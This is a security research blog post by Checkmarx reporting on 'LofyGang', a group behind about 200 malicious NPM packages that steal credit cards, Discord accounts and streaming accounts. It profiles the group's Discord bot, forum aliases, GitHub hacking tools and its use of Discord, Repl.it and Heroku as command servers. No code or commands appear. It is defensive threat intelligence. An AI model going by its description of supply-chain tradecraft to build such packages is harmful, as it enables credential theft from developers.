LofyGang – Software Supply Chain Attackers; Organized, Persistent, and Operating for Over a Year

checkmarx.com/blog/lofygang-software-supply-chain-attackers-organized-persistent-and-operating-for-over-a-year/

By Jossef Harush October 7, 2022


Checkmarx discovered ~200 malicious NPM packages with thousands of installations linked to an attack group called “LofyGang”.

This attack group has been operating for over a year with multiple hacking objectives:

- Credit card information
- Discord “Nitro” (premium) upgrades
- Streaming services accounts (e.g. Disney+), Minecraft accounts, and more.


Our findings were disclosed to the security teams of GitHub, NPM, Repl.it, Discord, and more.

We’ve launched a tracker website https://lofygang.info/ to share the findings about these attackers and share the full list of LofyGang’s related packages here.



Connecting the Dots

In August 2022, we bumped into a couple of LofyGang’s malicious packages. It started with a report from one of our internal engines. Our researchers immediately began investigating and crossing the IOC using our internal retro-hunting tools. This helped reveal more and more connections to other packages, and some of the packages linked to reports from Sonatype, SecureList, and JFrog, but each report was a small piece of the big puzzle, as you can see below. The detective board was so overloaded at some point that we had to zoom out. See the image below. We are also sharing the detective board PDF file here.



Historical Hunting

When defenders disclose malicious packages to package managers (NPM, PyPi, etc..), the package managers simply delete the related release artifacts and metadata.

While this does prevent users from downloading the malware, it makes things hard for defenders to (a) know what happened, as this is not documented, and (b) learn and improve from the attacker's activities as it's almost impossible to get the removed evidence.

Checkmarx research team created internal tools to continuously collect open source-related evidence. This is powering our research process; as you can see in this report, it helps us reveal and correlate deleted historical evidence and re-investigate samples which assist us in telling you the story of LofyGang over time. To read more about the fruits of retro-hunting, check out this story.

About LofyGang

By observing LofyGang's activities across the internet, it appears they are an organized crime group focused on stealing and sharing stolen credit cards, gaming and streaming accounts, and more.


They create sock-puppets accounts using a closed dictionary of names with slight permutations of keywords such as lofy, life, polar, panda, kakau, evil, devil, and vilão (villain in Portuguese).

As we explored this case, we guessed their origin is Brazil as much of the evidence contained Brazilian Portuguese sentences and even a file called "brazil.js", which contained malware found in a couple of their malicious packages.

Discord Server


LofyGang's Discord server was created a year ago, on October 31, 2021, and seems to be the main channel of communication between the group's administrators and their members.

In this Discord server, you can find technical support for the group's hacking tools, a dark meme group, and a dedicated bot responsible for a giveaway of Discord Nitro upgrades.




Discord Bot – "Lofy Boost"

LofyGang created a Discord bot "Lofy Boost" to deploy stolen credit cards on the operator's account. When calling the bot command "ph!boost", the operator must provide it with his personal credentials. Also, LofyGang stated that whoever uses this bot will also automatically boost LofyGang's Discord server.




Cracked.io Contributions

The group is contributing to an underground hacking community under the alias DyPolarLofy, where they leak thousands of Disney+ and Minecraft accounts, promote their hacking tools under their GitHub page, promote their bots, and more.



Fake Instagram Followers As-A-Service


It seems that LofyGang's main offering in that underground hacking community is to sell fake Instagram followers. This links to some of the malicious package profiles; for example, the package "fetch-string" is linked to the "victorjxl" Instagram account, which appeared to be an account with fake followers.



GitHub Profile


The group is hosting hack tools under the GitHub account PolarLofy. Their open source repositories offer tools and bots for Discord, such as:

- Discord spammer
- Password stealer
- Nitro Generator
- Chat Wiper
- And more




YouTube Tutorials

LofyGang has a YouTube channel with self-promotion content, such as video tutorials demonstrating how to use their hacking tools. Their channel has almost 4k subscribers.



Using Legitimate Services as C2

Discord, Repl.it, glitch, GitHub, and Heroku are just a few services LofyGang is using as C2 servers for their operation.



Malicious Packages

We were able to trace ~200 malicious open-source packages published in the past year. We saw several classes of malicious payloads, general password stealers, and Discord-specific persistent malware; some were embedded inside the package, and some downloaded the malicious payload during runtime from c2 servers.

